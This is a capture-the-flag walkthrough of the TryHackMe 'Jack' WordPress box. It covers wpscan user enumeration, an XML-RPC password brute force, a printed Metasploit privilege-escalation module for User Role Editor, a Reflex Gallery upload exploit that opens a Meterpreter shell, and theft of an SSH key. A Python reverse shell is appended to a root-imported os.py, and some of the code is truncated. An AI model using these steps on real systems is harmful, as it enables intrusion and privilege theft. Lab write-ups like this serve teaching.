

Day 13 of 100

Jack - Tryhackme [Hard]

IP address	cms
10.10.187.172	wordpress

Enumeration :

- Initially we need to enumerate the IP address information and find what are active ports and service running on the machine

```
# Nmap 7.93 scan initiated Fri Dec 9 22:36:57 2022 as: nmap -sCV -Pn -p- -oN
Nmap scan report for jack.thm (10.10.187.172)
Host is up, received user-set (0.18s latency).
Scanned at 2022-12-09 22:36:58 IST for 1574s
Not shown: 65533 closed tcp ports (conn-refused)
PORT      STATE SERVICE REASON  VERSION
22/tcp    open  ssh      syn-ack OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; pr
| ssh-hostkey:
|   2048 3e7978089331d0837fe2bcb614bf5d9b (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDgHGMuutSoQktLWJfDa8F4+zCvINuPv8+mL2sH
|   256 3a679faf7e66fae3f8c754496338a293 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBLzJ
|
|   256 8cef55b023732c14094522ac84cb40d2 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIG/WxvJRsi0dvT84mxR/y3AH3C8KP/1Njv4wP6Dy
80/tcp    open  http      syn-ack Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
| http-robots.txt: 1 disallowed entry
|_/wp-admin/
|_http-favicon: Unknown favicon MD5: D41D8CD98F00B204E9800998ECF8427E
|_http-title: Jack's Personal Site &#8211; Blog for Jacks writing adven..
|_http-generator: WordPress 5.3.2
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Available information

ports	service
22	ssh

ports	service
80	http

Lets try to access the 80 page but before that we need to add the **jack.thm** to our **/etc/hosts** file

```
sudo echo "machine_ip jack.thm " >> /etc/hosts
```

HTTP Page :



Since it is wordpress site we can use wpscan tool to enumerate the machine and see any vulnerable plugin available or any user info available or not

Running wpscan on the machine

```
wpscan --url jack.thm -e ap, u
```

After running the scan we found two informations

- User information
- XML-rpc is enabled

```
[i] User(s) Identified:
```

```
[+] jack
```

```
| Found By: Rss Generator (Passive Detection)
```

```
| Confirmed By:
```

```
| Wp Json Api (Aggressive Detection)
```

```
| - http://jack.thm/index.php/wp-json/wp/v2/users/?per_page=100&page=1
```

```
| Author Id Brute Forcing – Author Pattern (Aggressive Detection)
| Login Error Messages (Aggressive Detection)

[+] wendy
| Found By: Author Id Brute Forcing – Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] danny
| Found By: Author Id Brute Forcing – Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
```

We need to create a user.txt file with users we enumerate

```
jack
wendy
danny
```

Foothold :

Now we got the user list of the wordpress site, we can perform the xmlrpc bruteforce attack using default wordlist `/usr/share/wordlist/fasttrack.txt`

```
wpscan -U users.txt -P /usr/share/wordlists/fasttrack.txt --url http://jack.th
```

```
[+] Enumerating All Plugins (via Passive Methods)

[i] No plugins Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups – Time: 00:00:07 <=====

[i] No Config Backups Found.

[+] Performing password attack on Xmlrpc against 3 user/s
[SUCCESS] – wendy / changelater
Trying danny / starwars Time: 00:00:59 <=====


[!] Valid Combinations Found:
| Username: wendy, Password: changelater

[!] No WPScan API Token given, as a result vulnerability data has not been out
[!] You can get a free API token with 25 daily requests by registering at http
```

We found the valid credentials :

username	password
wendy	changelater


After entering, we can see our dashboard that user wendy don't have enough permission and privileges



Grant Wendy administrator privileges :

- At this point we know we need to elevate our privileges to be able to start looking into code execution. We will use Searchsploit to locate potential methods:

searchsploit WordPress Privilege Escalation



- From the results we find a privilege escalation for the WordPress plugin 'User Role Editor' (the version number refers to the plugin not the version of WordPress), this might be an option for us:

Plugin: user-role-editor-plugin :

`It is vulnerable to privilege escalation, we can add administrative privilege

```
##
# This module requires Metasploit: https://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

class MetasploitModule < Msf::Auxiliary
  include Msf::Exploit::Remote::HTTP::WordPress

  def initialize(info = {})
    super(update_info(
      info,
      'Name'          => 'WordPress User Role Editor Plugin Privilege Escalation',
      'Description'    => %q{
        The WordPress User Role Editor plugin prior to v4.25, is lacking an authentication
        check within its update user profile functionality ("update" function,
        within the "class-user-other-roles.php" module).
        Instead of verifying whether the current user has the right to edit other users'
        profiles ("edit_users" WP capability), the vulnerable function verifies whether the
        current user has the rights to edit the user ("edit_user" WP function) using only
        the supplied user id ("user_id" variable/HTTP POST parameter). Since the supplied
        user id is the current user's id, this check is always bypassed (i.e. the current
        user is always allowed to modify its profile).
        This vulnerability allows an authenticated user to add arbitrary User Roles to its
        profile, by specifying them via the "user_roles" parameter in the HTTP POST request to
        the "profile.php" module (issued when "Update Profile" button is clicked).
        By default, this module grants the specified WP user all administrative privileges
        existing within the context of the User Role Editor plugin.
      },
      'Author'         =>
        [
          'ethicalhack3r', # Vulnerability discovery
          'Tomislav Paskalev' # Exploit development, metasploit module
        ],
      'License'        => MSF_LICENSE,
      'References'     =>
        [
          ['WPVDB', '8432'],
          ['URL', 'https://www.wordfence.com/blog/2016/04/user-role-editor-vulnerability/']
        ],
      'DisclosureDate' => 'Apr 05 2016',
    ))

    register_options(
      [
        OptString.new('TARGETURI', [true, 'URI path to WordPress', '/']),
        OptString.new('ADMINPATH', [true, 'wp-admin directory', 'wp-admin/'])
      ]
    )
  end
end
```

```

    OptString.new('CONTENTPATH', [true, 'wp-content directory', 'wp-content']),
    OptString.new('PLUGINS_PATH', [true, 'wp plugins directory', 'plugins/']),
    OptString.new('PLUGIN_PATH', [true, 'User Role Editor directory', 'user_role_editor/']),
    OptString.new('USERNAME', [true, 'WordPress username']),
    OptString.new('PASSWORD', [true, 'WordPress password']),
    OptString.new('PRIVILEGES', [true, 'Desired User Role Editor privileges'])
  ])
end

# Detect the vulnerable plugin by enumerating its readme.txt file
def check
  readmes = ['readme.txt', 'Readme.txt', 'README.txt']

  res = nil
  readmes.each do |readme_name|
    readme_url = normalize_uri(target_uri.path, datastore['CONTENTPATH'], datastore['PLUGINS_PATH'], datastore['PLUGIN_PATH'])
    vprint_status("Checking #{readme_url}")
    res = send_request_cgi(
      'uri' => readme_url,
      'method' => 'GET'
    )
    break if res && res.code == 200
  end

  if res.nil? || res.code != 200
    # The readme.txt file does not exist
    return Msf::Exploit::CheckCode::Unknown
  end

  version_res = extract_and_check_version(res.body.to_s, :readme, 'plugin', 'version')
  return version_res
end

def username
  datastore['USERNAME']
end

def password
  datastore['PASSWORD']
end

# Search for specified data within the provided HTTP response
def check_response(res, name, regex)
  res.body =~ regex
  result = $1
  if result
    print_good("#{peer} - WordPress - Getting data - #{name}")
  else
    vprint_error("#{peer} #{res.body}")
    fail_with("#{peer} - WordPress - Getting data - Failed (#{name})")
  end
  return result
end
end

```

```

# Run the exploit
def run
  # Check if the specified target is running WordPress
  fail_with("#{peer} - WordPress - Not Found") unless wordpress_and_online?

  # Authenticate to WordPress
  print_status("#{peer} - WordPress - Authentication - #{username}:#{password}")
  cookie = wordpress_login(username, password)
  fail_with("#{peer} - WordPress - Authentication - Failed") if cookie.nil?
  store_valid_credential(user: username, private: password, proof: cookie)
  print_good("#{peer} - WordPress - Authentication - OK")

  # Get additional information from WordPress, required for the HTTP POST request
  url = normalize_uri(wordpress_url_backend, 'profile.php')
  print_status("#{peer} - WordPress - Getting data - #{url}")
  res = send_request_cgi({
    'method' => 'GET',
    'uri' => url,
    'cookie' => cookie
  })

  if res and res.code == 200
    wp_nonce = check_response(res, "_wpnonce", /name="_wpnonce" value=")/
    color_nonce = check_response(res, "color-nonce", /name="color-nonce" value=")/
    checkuser_id = check_response(res, "checkuser_id", /name="checkuser_id" value=")/
    nickname = check_response(res, "nickname", /name="nickname" id=")/
    display_name = check_response(res, "display_name", /name="display_name" id=")/
    email = check_response(res, "email", /name="email" id=")/
    user_id = check_response(res, "user_id", /name="user_id" id=")
  else
    fail_with("#{peer} - WordPress - Getting data - Server response (code :#{res.code})")
  end

  # Send HTTP POST request - update the specified user's privileges
  print_status("#{peer} - WordPress - Changing privs - #{username}")
  res = send_request_cgi({
    'method' => 'POST',
    'uri' => url,
    'vars_post' => {
      '_wpnonce' => wp_nonce,
      '_wp_http_referer' => URI::encode(url),
      'from' => 'profile',
      'checkuser_id' => checkuser_id,
      'color-nonce' => color_nonce,
      'admin_color' => 'fresh',
      'admin_bar_front' => '1',
      'first_name' => '',
      'last_name' => '',
      'nickname' => nickname,
      'display_name' => display_name,
      'email' => email,
      'url' => ''
    }
  })

```

```

        'description'      => '',
        'pass1'            => '',
        'pass2'            => '',
        'ure_other_roles'  => datastore['PRIVILEGES'],
        'action'           => 'update',
        'user_id'          => user_id,
        'submit'           => 'Update+Profile'
    },
    'cookie'              => cookie
})

# check outcome
if res and res.code == 302
    print_good("#{peer} - WordPress - Changing privs - OK")
else
    fail_with("#{peer} - WordPress - Changing privs - Server response (code :
end
end
end

# EoF

```

Method to reproduce :

- Start BurpSuite and browse Wendy's profile(<http://jack.thm/wp-admin/profile.php>).
- Now, scroll down to the very bottom of the page and click on the `Update Profile` button. Intercept the following request in BurpSuite:

```

POST /wp-admin/profile.php HTTP/1.1
Host: jack.thm
User-Agent: Mozilla/5.0 (X11; Fedora; Linux x86_64; rv:77.0) Gecko/20100101 Firefox/77.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://jack.thm/wp-admin/profile.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 312
Origin: http://jack.thm
DNT: 1
Connection: close
Cookie: wordpress_07f87507b491ce41808428c8c499655c=wendy%7C1592655638%7CLRHRQ5
Upgrade-Insecure-Requests: 1


_wnonce=4412841a5b&_wp_http_referer=%2Fwp-admin%2Fprofile.php&from=profile&ch

```

We need to add the following below `parameter` line in the last

```
&ure_other_roles=administrator
```


It will add administrator privileges to our **wendy** user




Uploading and activating malicious plugin

Now we need get the shell using our privileged wordpress account, there is lot of techniques we can use to get the shell like using **Appearance** or **Media** but here we are going to use **Plugin**

- Some time logon users do not own writable authorization to make modifications to the WordPress theme, so we choose "Inject WP pulgin malicious" as an alternative strategy to acquiring a web shell.
- So, once you have access to a WordPress dashboard, you can attempt installing a malicious plugin. Here I've already downloaded the vulnerable plugin from exploit db.
- Click [here](#) to download the vulnerable plugin for practice.

Now we need to upload this file through following steps :

Plugin -> **Upload New Plugin** -> **ad33afbc2f2e22877b202d986acd43bd-reflex-gallery.zip** ->



In Attacker machine :

- You will get exploit for this vulnerability inside **Metasploit framework** and thus load the below module and execute the following command:
- As the above commands are executed, you will have your meterpreter session. Just as portrayed in this article, there are multiple methods to exploit a WordPress platformed website.

```
msf6 exploit(unix/webapp/wp_reflexgallery_file_upload) > options
```

Module options (exploit/unix/webapp/wp_reflexgallery_file_upload):

Name	Current Setting	Required	Description
Proxies		no	A proxy chain of format type:host:port
RHOSTS	10.10.187.172	yes	The target host(s), see https://github
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connect
TARGETURI	/	yes	The base path to the wordpress applic
VHOST		no	HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
LHOST	10.8.32.81	yes	The listen address (an interface may be s

LPORT 4444 yes The listen port

Exploit target:

Id	Name
0	Reflex Gallery 3.1.3

```
msf6 exploit(unix/webapp/wp_reflexgallery_file_upload) > exploit
```

```
[*] Started reverse TCP handler on 10.8.32.81:4444
[+] Our payload is at: gbWDqrWzyKqFR.php. Calling payload...
[*] Calling payload...
[*] Sending stage (39927 bytes) to 10.10.187.172
[+] Deleted gbWDqrWzyKqFR.php
[*] Meterpreter session 1 opened (10.8.32.81:4444 -> 10.10.187.172:41514) at 2023-10-10 10:10:14
```

now background the session for later use

```
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(unix/webapp/wp_reflexgallery_file_upload) > sessions

Active sessions
=====

Id  Name  Type           Information           Connection
--  -
1   meterpreter php/linux www-data @ jack 10.8.32.81:4444 -> 10.10.7.3

msf6 exploit(unix/webapp/wp_reflexgallery_file_upload) > sessions -i 1
```

After getting session use `shell` command to get shell and use nc to get shell or use ssh key to get proper shell

user	user.txt	hostname	ip
jack	#05#f7#29#4##52#2e#bf#0f#23#5#8#	jack	10.10.7.3

PrivEsc

Hint: Python

Still in jack's home, there is an interesting file that talks about backup and permissions.

```
cat /home/jack/reminder.txt
```

- Please read the memo on linux file permissions, last time your backups almost got us hacked! Jack will hear about this when he gets back.
- Searching for `backup`, it quickly turns out that there is a backup directory in `/var`:

```
$ cd /var/backups/
$ ls -l
total 776
drwxr-xr-x  2 root root    4096 Jan 10 15:05 ./
drwxr-xr-x 14 root root    4096 Jan  9 10:10 ../
-rw-r--r--  1 root root  40960 Jan  9 06:25 alternatives.tar.0
-rw-r--r--  1 root root   9931 Jan  9 10:34 apt.extended_states.0
-rw-r--r--  1 root root    713 Jan  8 11:20 apt.extended_states.1.gz
-rw-r--r--  1 root root     11 Jan  8 11:17 dpkg.arch.0
-rw-r--r--  1 root root     43 Jan  8 11:17 dpkg.arch.1.gz
-rw-r--r--  1 root root    437 Jan  8 11:23 dpkg.diversions.0
-rw-r--r--  1 root root    202 Jan  8 11:23 dpkg.diversions.1.gz
-rw-r--r--  1 root root    207 Jan  9 10:11 dpkg.statoverride.0
-rw-r--r--  1 root root    129 Jan  8 11:19 dpkg.statoverride.1.gz
-rw-r--r--  1 root root  552673 Jan  9 10:34 dpkg.status.0
-rw-r--r--  1 root root  129487 Jan  8 11:20 dpkg.status.1.gz
-rw-----  1 root root     813 Jan 10 10:54 group.bak
-rw-----  1 root shadow   679 Jan 10 10:54 gshadow.bak
-rwxrwxrwx  1 root root   1675 Jan 10 15:05 id_rsa*
-rw-----  1 root root    1626 Jan  9 10:11 passwd.bak
-rw-----  1 root shadow   1066 Jan 10 08:07 shadow.bak
```

- Interestingly, all interesting files have been properly protected but `id_rsa` which I suspect to be jack's SSH private key. As `python3` is installed on the server, let's make the file available to us as a python web server:

```
/usr/bin/python3 -m http.server
```

Now, we can download `id_rsa` by connecting to http://machine_ip:8000.

Let's check if we can connect as `jack`:

```
chmod 600 id_rsa
ssh -i id_rsa jack@machine_ip
```

```

(ace@kali)~[/giri/machine/100-days-hackings/jack]
$ ls
44595.rb  ad35a7bc277c22877b5b2d098acd3bd-ref104-gallery.xig  id_rsa  nmap  shell.php  users.txt  px4  optional  giri

(ace@kali)~[/giri/machine/100-days-hackings/jack]
$ chmod 600 id_rsa

(ace@kali)~[/giri/machine/100-days-hackings/jack]
$ ssh -i id_rsa jack@10.10.7.3
The authenticity of host '10.10.7.3 (10.10.7.3)' can't be established.
ED25519 key fingerprint is SHA256:91RPPbrISuuL0FaDnrDEVLL+bIOB9YABCTtC3ttyW1U.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.7.3' (ED25519) to the list of known hosts.
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-142-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

143 packages can be updated.
92 updates are security updates.

Last login: Mon Nov 16 14:27:49 2020 from 10.11.12.223
jack@jack:~$

```

- Great! We are now connected as Jack. Let's find a way to elevate our privileges.
- I tried with `linenum` tool but after lot of rabbit hole vulnerabilities like `pkeyexec`, `polkit` exploit. Finally i move to `pspy` tool which we can used to see what are the scripts running in cron and with what user level

```

2022/12/09 13:27:02 CMD: UID=0 PID=13
2022/12/09 13:27:02 CMD: UID=0 PID=129
2022/12/09 13:27:02 CMD: UID=0 PID=1283 /usr/sbin/mysqld --basedir=/usr --datadir=/var/lib/mysql --plugin-dir=/usr/lib/mysql/plugin --user=mysql --ski
2022/12/09 13:27:02 CMD: UID=118 PID=1282 /usr/sbin/mysqld --pid-file=/var/run/mysqld/mysqld.pid --socket=/var/run/mysqld/mysqld.sock --port=3306
p-log-error --pid-file=/var/run/mysqld/mysqld.pid --socket=/var/run/mysqld/mysqld.sock --port=3306
2022/12/09 13:27:02 CMD: UID=0 PID=128
2022/12/09 13:27:02 CMD: UID=0 PID=127 Improved troubleshooting
2022/12/09 13:27:02 CMD: UID=0 PID=126
2022/12/09 13:27:02 CMD: UID=0 PID=125
2022/12/09 13:27:02 CMD: UID=0 PID=124
2022/12/09 13:27:02 CMD: UID=0 PID=123 Small update: pspy will now print the version when it starts up. It will also kill itself if unrecoverable notify errors are
2022/12/09 13:27:02 CMD: UID=0 PID=122 discovered rather than running indefinitely.
2022/12/09 13:27:02 CMD: UID=0 PID=12
2022/12/09 13:27:02 CMD: UID=0 PID=1127 /usr/sbin/apache2 -k start
2022/12/09 13:27:02 CMD: UID=0 PID=1124 /bin/bash /usr/bin/mysqld_safe
2022/12/09 13:27:02 CMD: UID=0 PID=11 Assets
2022/12/09 13:27:02 CMD: UID=0 PID=1073 /sbin/agetty --keep-baud 115200 38400 9600 ttyS0 vt220
2022/12/09 13:27:02 CMD: UID=0 PID=1065 /sbin/agetty --noclear tty1 linux
2022/12/09 13:27:02 CMD: UID=0 PID=10
2022/12/09 13:27:02 CMD: UID=0 PID=1 /sbin/init
2022/12/09 13:28:01 CMD: UID=0 PID=20847 /usr/bin/python /opt/statuscheck/checker.py
2022/12/09 13:28:01 CMD: UID=0 PID=20846 /usr/bin/sh -c /usr/bin/python /opt/statuscheck/checker.py
2022/12/09 13:28:01 CMD: UID=0 PID=20845 /usr/sbin/CRON -f
2022/12/09 13:28:01 CMD: UID=0 PID=20849 /sh -c /usr/bin/curl -s -I http://127.0.0.1 >> /opt/statuscheck/output.log
2022/12/09 13:28:01 CMD: UID=0 PID=20848 /sh -c /usr/bin/curl -s -I http://127.0.0.1 >> /opt/statuscheck/output.log

```

We can see that `/opt/statuscheck/checker.py` file is running as root followed by `output.log`

Below is the content of `/opt/statuscheck/checker.py` file

```

import os

os.system("/usr/bin/curl -s -I http://127.0.0.1 >> /opt/statuscheck/output.log")

```

But we can't edit this file

```

-rw-r--r-- 1 root root 92 Jan 10 2020 /opt/statuscheck/checker.py

```

But we have write access to `/usr/lib/python2.7/os.py` which is imported in above script `os`

```

-rw-rw-r-x 1 root family 26K Nov 16 2020 /usr/lib/python2.7/os.py

```

We can do the privesc using this write-access on `os.py` file by append the lines to the

```
/usr/lib/python2.7/os.py
```

```
import socket
import pty
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("10.8.32.81", 5555))
dup2(s.fileno(), 0)
dup2(s.fileno(), 1)
dup2(s.fileno(), 2)
pty.spawn("/bin/bash")
```

Lets see using `pspy` when the script ran

```
2022/12/09 13:38:01 CMD: UID=0 PID=20909 | /usr/bin/python /opt/statuscheck/checker.py
2022/12/09 13:38:01 CMD: UID=0 PID=20908 | /bin/sh -c /usr/bin/python /opt/statuscheck/checker.py
2022/12/09 13:38:01 CMD: UID=0 PID=20907 | /usr/sbin/CRON -f
2022/12/09 13:38:01 CMD: UID=0 PID=20910 | /bin/bash
2022/12/09 13:38:01 CMD: UID=0 PID=20915 | /bin/bash
2022/12/09 13:38:01 CMD: UID=0 PID=20914 | /bin/sh /usr/bin/lesspipe
2022/12/09 13:38:01 CMD: UID=0 PID=20913 | /bin/bash
2022/12/09 13:38:01 CMD: UID=0 PID=20919 | /bin/bash
2022/12/09 13:38:01 CMD: UID=0 PID=20918 | /bin/bash
```

Now we need to open nc listener on our end

```
nc -lvp 5555
```

```
(ace@kali)-[~/./giri/machine/100-days-hackings/jack]
$ nc -lvp 5555
Ncat: Version 7.93 (https://nmap.org/ncat)
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 10.10.7.3.
Ncat: Connection from 10.10.7.3:52416.
root@jack:~#
```

We got the root !!!

root.txt	hostname	user	ip
b8#6#a861#c0#e85#f2##8#55#64bff#	jack	root	10.10.7.3